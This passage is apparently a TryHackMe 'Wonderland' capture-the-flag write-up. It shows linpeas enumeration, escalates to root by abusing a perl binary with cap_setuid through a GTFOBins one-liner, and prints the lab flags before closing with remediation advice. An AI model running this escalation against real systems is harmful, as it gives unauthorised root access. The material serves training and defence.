
```
./linux-peas.sh
```



Available Software

Useful software

```
/usr/bin/base64
/usr/bin/curl
/usr/bin/lxc
/bin/nc
/bin/netcat
/usr/bin/perl
/bin/ping
/usr/bin/python3
/usr/bin/python3.6
/usr/bin/sudo
/usr/bin/wget
```



Privilege Escalation

Capabilities


From the linpeas output perl has the following capability set: cap_setuid+ep set

```
Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

> Basically what perl capabilities does is It can manipulate its process UID and can be used on Linux as a backdoor to maintain elevated privileges with the `CAP_SETUID` capability set. This also works when executed by another binary with the capability set.

By using GTFOBins we get a way to exploit that misconfiguration and escalate our privileges to root

```
./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```



By using the command below i was able to get root on the target machine

```
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec
"/bin/sh";'
```

And we are root on the target machine

```
# whoami
root
```

Now we can submit our flags and get the points

```
# ls -la
total 852
drwxr-x--- 6 hatter hatter   4096 Jan 31 08:56 .
drwxr-xr-x 6 root   root     4096 May 25  2020 ..
lrwxrwxrwx 1 root   root        9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 hatter hatter    220 May 25  2020 .bash_logout
-rw-r--r-- 1 hatter hatter   3771 May 25  2020 .bashrc
drwx------ 2 hatter hatter   4096 Jan 31 08:17 .cache
drwxr-x--- 3 hatter hatter   4096 Jan 31 08:56 .config
drwx------ 3 hatter hatter   4096 Jan 31 08:57 .gnupg
drwxrwxr-x 3 hatter hatter   4096 May 25  2020 .local
-rw-r--r-- 1 hatter hatter    807 May 25  2020 .profile
-rwxrwxr-x 1 hatter hatter 827827 Oct  9 04:52 linux-peas.sh
-rw------- 1 hatter hatter     29 May 25  2020 password.txt
```

```
# /bin/bash
root@wonderland:~#
```

```
root@wonderland:~# whoami
root
```

```
root@wonderland:~# cd /root
root@wonderland:/root# ls
user.txt
```

Obtain the flag in user.txt

```
root@wonderland:/root# cat user.txt
thm{"Curiouser and curiouser!"}
```


```
root@wonderland:/root# cd /home/
root@wonderland:/home# ls
alice  hatter  rabbit  tryhackme
root@wonderland:/home# cd rabbit
root@wonderland:/home/rabbit# ls
```

```
root@wonderland:/home/rabbit# cd ..
root@wonderland:/home# cd alice
root@wonderland:/home/alice# ls
random.py  root.txt  walrus_and_the_carpenter.py
```

Escalate your privileges, what is the flag in root.txt?

```
root@wonderland:/home/alice# cat root.txt
'thm{Twinkle, twinkle, little bat! How I wonder what you're at!}'
```

Errors and repair proposal

1. Better secure open ports. Such as:

- *22/tcp open ssh*
- *80/tcp open http*

2. Horisontal Privilage Escalation. Because privilege escalation attacks can start and advance myriad different ways, multiple defense strategies and tactics are required for protection. However, implementing an identity-centric approach and privileged access management controls will help your organization protect against the broadest range of attacks and go the furthest to reducing the attack surface. Here are some best practices:

- Fully manage the identity lifecycle
- Use a password management solution
- Enforce least privilege
- Apply advanced application control and protection
- Monitor and manage all privileged sessions
- Harden systems and applications
- Vulnerability management
- Secure remote access `should always be monitored and managed for any form of privileged access since attacks can occur horizontally and vertically to exploit privileges`

3. Python Module Exploitation. Prevention Tips:

Do not set write permissions for users, on folders where Python modules are located.

Restrict access to specific modules through virtual environments rather than letting Python search through the folders.